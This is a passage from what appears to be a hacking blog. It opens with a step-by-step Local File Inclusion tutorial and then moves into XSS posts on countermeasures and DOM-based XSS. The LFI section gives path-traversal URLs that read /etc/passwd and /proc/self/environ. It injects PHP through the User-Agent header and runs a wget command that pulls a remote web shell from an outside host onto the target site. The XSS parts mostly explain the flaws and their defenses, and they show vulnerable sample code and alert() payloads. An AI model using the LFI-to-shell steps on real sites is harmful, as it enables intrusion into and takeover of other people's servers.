  • User-Agent Switcher ( https://addons.mozilla.org/en-US/firefox/addon/user-agent-switcher/ ) or u can also use tamperdata (https://addons.mozilla.org/en-US/firefox/addon/tamper-data/)
  • A remote shell
Ok so lets begin

Finding LFI Vulnerable Site


Now we are going to find a Local File Inclusion vulnerable website.So we found our target,lets check it.

www.website.com/view.php?page=contact.php

 Now lets replace contact.php with ../ so the URL will become

www.website.com/view.php?page=../
and we got an error

Warning: include(../) [function.include]: failed to open stream: No such file or directory in /home/sirgod/public_html/website.com/view.php on line 1337

This shows that there may a vulnerability on our target site.


Checking etc/passwd to check whether target is vulnerable or not


www.website.com/view.php?page=../../../etc/passwd

we got error and no etc/passwd file
Warning: include(../) [function.include]: failed to open stream: No such file or directory in /home/sirgod/public_html/website.com/view.php on line 1337


so we go more directories up

www.website.com/view.php?page=../../../../../etc/passwd

we succesfully included the etc/passwd file and we go result something like this:


root:x:0:0:root:/root:/bin/bash                                             bin:x:1:1:bin:/bin:/sbin/nologin  daemon:x:2:2:daemon:/sbin:/sbin/nologin adm:x:3:4:adm:/var/adm:/sbin/nologin lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin                                                                                                                         sync:x:5:0:sync:/sbin:/bin/sync shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown                       halt:x:7:0:halt:/sbin:/sbin/halt mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
 news:x:9:13:news:/etc/news: uucp:x:10:14:uucp:/var/spool/uucp:/sbin/nologin operator:x:11:0:operator:/root:/sbin/nologin games:x:12:100:games:/usr/games:/sbin/nologin test:x:13:30:test:/var/test:/sbin/nologin ftp:x:14:50:FTP
 User:/var/ftp:/sbin/nologin
 nobody:x:99:99:Nobody:/:/sbin/nologin

Checking if proc/self/environ is accessible


Now lets see if proc/self/environ is accessible.We replace etc/passwd with proc/self/environ
 
www.website.com/view.php?page=../../../../../proc/self/environ

If you get something like

DOCUMENT_ROOT=/home/sirgod/public_html                  GATEWAY_INTERFACE=CGI/1.1 HTTP_ACCEPT=text/html, application/xml;q=0.9, application/xhtml+xml, image/png, image/jpeg,       image/gif,                                       
 image/x-xbitmap, 
*/*;q=0.1 HTTP_COOKIE=PHPSESSID=134cc7261b341231b9594844ac2ad7ac HTTP_HOST=www.website.com HTTP_REFERER=http://www.website.com/index.php?view=../../../../../../etc/passwd HTTP_USER_AGENT=Opera/9.80 (Windows NT 5.1; U; en) Presto/2.2.15 Version/10.00 PATH=/bin:/usr/bin QUERY_STRING=view=..%2F..%2F..%2F..%2F..%2F..%2Fproc%2Fself%2Fenviron REDIRECT_STATUS=200 REMOTE_ADDR=6x.1xx.4x.1xx REMOTE_PORT=35665 REQUEST_METHOD=GET REQUEST_URI=/index.php?view=..%2F..%2F..%2F..%2F..%2F..%2Fproc%2Fself%2Fenviron SCRIPT_FILENAME=/home/sirgod/public_html/index.php SCRIPT_NAME=/index.php SERVER_ADDR=1xx.1xx.1xx.6x SERVER_ADMIN=webmaster@website.com SERVER_NAME=www.website.com SERVER_PORT=80 SERVER_PROTOCOL=HTTP/1.0 SERVER_SIGNATURE=
Apache/1.3.37 (Unix) mod_ssl/2.2.11 OpenSSL/0.9.8i DAV/2 mod_auth_passthrough/2.1 mod_bwlimited/1.4 FrontPage/5.0.2.2635 Server at www.website.com Port 80
proc/self/environ is accessible.If you got a blank page,an error proc/self/environ is not accessible or the OS is FreeBSD.

Injecting malicious code and Uploading Shell


Now let’s inject our malicious code in proc/self/environ.How we can do that?We can inject our code in User-Agent HTTP Header

For that first of all download the User-Agent Switcher and Open it and click on new>New User-Agent or you can also use Tamperdata


After opening the New User Agent  in User Agent replace that with
<?php phpinfo();?> ” without quotes
 And give the description whatever you like and click on Ok then refresh the page you will get the PHP info file open in the Tab.


Now again go to Agent users and replace the User Agent with <?exec(‘wget http://www.sh3ll.org/egy.txt -O shell.php’);?> and click ok.

( http://www.sh3ll.org/egy.txt you can put your remote shell link nad -O will convert the shell in shell.php )

Now we have successfully uploaded the shell in the site. You will get the shell link like this

www.website.com/shell.php


28 Apr 2012

XSS Attack-Part 7 Countermeasures Against XSS

 Hey awl in diz tut i will be telling uhh awl countermeasures against XSS :)

Countermeasures

Check and validate all the form fields, hidden fields, headers, cookies, query strings and all the parameters against a rigorous specification.

Implement a stringent security policy.

Web servers, applications servers, and web application environments are vulnerable to cross-site scripting. It is hard to identify and remove XSS flaws from web applications. The best way to find flaws is to perform a security review of the code, and search in all the places where input from an HTTP request comes as an output through HTML.


A variety of different HTML tags can be used to transmit a malicious JavaScript. Nessus, Nikto and other tools can help to some extent for scanning website for these flaws. If vulnerability is discovered in one website, there is a high chance of it being vulnerable to other attacks.

Find the script output to defeat XSS vulnerability which can prevent then from being transmitted to users.

The entire code of the website has to be reviewed if it has to be protected against XSS attacks. The sanity of the code should be checked by reviewing and comparing it against exact specifications. The areas should be checked as follows, the headers, as well as cookies, query string from fields and hidden fields. During the validation process, there must be no attempt to recognize the active content, neither to remove the filter nor sanitize it.

There are many ways to encode the known filters for active content. A “positive security policy” is highly recommended, which specifies what has to be allowed and what has to be removed. Negative or attack signature-based policies are hard to maintain, as they are incomplete.

Input fields should be limited to a maximum since most script attacks need several characters to get granted.

XSS Attack-Part 6 DOM Based XSS

Hey awl  h0wz yuh well in diz tut i will be giving uhh awl a brief xplanation on DOM based XSS attacks :) :)

I will not be gng 2 deep cz its quite confusioning i will be posting abt it in detail later :D although m also working on it dese days :P


DOM-based is unique form of XSS, used very similarly to non-persistent, but where the JavaScript malware payload doesn’t need to be sent or echoed by the Web site to exploit auser. Consider our eCommerce Web site example (Figure 1.1.), where a feature on the Website is used to display sales promotions.The following URL queries the backend database for the information specified by the product_id value which is shown to the user. (Figure 1.2)
Fig 1.2 Fig 1.2
To make the user experience a bit more dynamicity, the title value of the URL’s can be updated on the fly to include different impulse-buy text

Example 1

http://victim/promo?product_id=100&title=Last+Chance!
http://victim/promo?product_id=100&title=Only+10+Left!
Etc.
The value of the title is automatically written to the page using some resident JavaScript.

Example 2

<script>
var url = window.location.href;
var pos = url.indexOf("title=") + 6;
var len = url.length;
var title_string = url.substring(pos,len);
document.write(unescape(title_string));
</script>
This is where the problem is. In this scenario, the client-side JavaScript blindly trusts the data contained in the URL and renders it to the screen.This trust can be leveraged to craft the following URL that contains some JavaScript malware on the end.

Example 3

http://victim/promo?product_id=100&title=Foo#<SCRIPT>alert('XSS%20Testing')
</SCRIPT>
As before, this URL can be manipulated to SRC in additional JavaScript malware from any location on the Web. What makes this style of XSS different, is that the JavaScript malware payload does not get sent to the Web server. As defined by Request For Comment (RFC), the “fragment” portion of the URL, after the pound sign, indicates to the Web browser which point of the current document to jump to. Fragment data does not get sent to the Web server and stays within the DOM. Hence the name, DOM-based XSS.


DOM is a World Wide Web Consortium (W3C) specification, which defines the object model for representing XML and HTML structures. In the eXtensible Markup Language (XML) world, there are mainly two types of parsers, DOM and SAX. SAX is a parsing mechanism, which is significantly faster and less memory-intensive but also not very intuitive, because it is not easy to go back to the document nodes (i.e. the parsing mechanism is one way). On the other hand, DOM-based parsers load the entire document as an object structure, which contains methods and variables to easily move around the document and modify nodes, values, and attributes on the fly.
Browsers work with DOM. When a page is loaded, the browser parses the resulting page into an object structure.The getElementsByTagName is a standard DOM function that is usedto locate XML/HTML nodes based on their tag name. DOM-based XSS is the exploitation of an input validation vulnerability that is caused by the client, not the server. In other words, DOM-based XSS is not a result of a vulnerability within a server side script, but an improper handling of user supplied data in the client side JavaScript. Like the other types of XSS vulnerabilities, DOM-based XSS can be used to steal confidential information or hijack the user account. However, it is essential to understand that this type of vulnerability solely relies upon JavaScript and insecure use of dynamically obtained data from the DOM structure.
Here is a simple example of a DOM-base XSS provided by Amit Klein in his paper “Dom Based Cross Site Scripting or XSS of the Third Kind”:
<HTML>
<TITLE>Welcome!</TITLE>
Hi
<SCRIPT>
var pos=document.URL.indexOf(“name=”)+5;
document.write(document.URL.substring(pos,document.URL.length));
</SCRIPT>
<BR>
Welcome to our system
…
</HTML>
If we analyze the code of the example, you will see that the developer has forgotten to sanitize the value of the “name” get parameter, which is subsequently written inside the document as soon as it is retrieved. In the following section, we study a few more DOM based XSS examples based on a fictitious application that we created.

Identifying DOM-based XSS Vulnerabilities

Let’s walk through the process of identifying DOM-based XSS vulnerabilities using a fictitious Asynchronous Javascript and XML (AJAX) application.
First, we have to create a page on the local system that contains the following code:
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=UTF-8"/>
<link rel="stylesheet"
href="http://www.gnucitizen.org/styles/screen.css" type="text/css"/>
<link rel="stylesheet"
href="http://www.gnucitizen.org/styles/content.css" type="text/css"/>
<script src="http://jquery.com/src/jquery-latest.pack.js"
type="text/javascript"></script>
<title>Awesome</title>
</head>
<body>
<div id="header">
<h1>Awesome</h1>
<p>awesome ajax application</p>
</div>
<div id="content">
<div>
<p>Please, enter your nick and press
<strong>chat</strong>!</p>
<input name="name" type="text" size="50"/><br/><input
name="chat" value="Chat" type="button"/>
</div>
</div>
<script>
$('[@name="chat"]').click(function () {
var name = $('[@name="name"]').val();
$('#content > div').fadeOut(null, function () {
$(this).html('<p>Welcome ' + name + '! You can
type your message into the form below.</p><textarea class="pane">' + name + ' &gt;
</textarea>');
$(this).fadeIn();

});
});
</script>
<div id="footer">
<p>Awesome AJAX Application</p>
</div>
</body>
</html>
Next, open the file in your browser (requires JavaScript to be enabled).The application looks like that shown in Figure 1.3
Fig 1.3 Fig 1.4
Once the page is loaded, enter your name and press the Chat button.This example is limited in that you cannot communicate with other users.We deliberately simplified the application so that we can concentrate on the actual vulnerability rather than the application design. Figure 1.4 shows the AJAX application in action.
Notice that this AJAX application does not need a server to perform the desired functions. Remember, you are running it straight from your desktop. Everything is handled by your browser via JavaScript and jQuery.
** jQuery is a useful AJAX library created by John Resig. jQuery significantly simplifies AJAX development, and makes it easy for developers to code in a cross-browser manner.**
If you carefully examine the structure and logic of the JavaScript code, you will see that the “Awesome AJAX application” is vulnerable to XSS.The part responsible for this input sanitization failure is as follows:
$(this).html('<p>Welcome ' + name + '! You can type your message into the form
below.</p><textarea class="pane">' + name + ' &gt; </textarea>');
As seen, the application composes a HTML string via JQuery’s HTML function.The html function modifies the content of the selected element.This string includes the data from the nickname input field. In our case, the input’s value is “Bob.” However, because the application fails to sanitize the name, we can virtually input any other type of HTML, even script elements, as shown on Figure 1.5
Fig 1.5 Fig 1.6
If you press the Chat button, you will inject the malicious payload into the DOM.This payload composes a string that looks like the following:
<p>Welcome <script>alert('xss')</script>! You can type your message 
into the form below.</p><textarea class="pane"><script>alert('xss')
</script> &gt; </textarea>
This is known as non-persistent DOM-based XSS. Figure 1.6 shows the output of the exploit.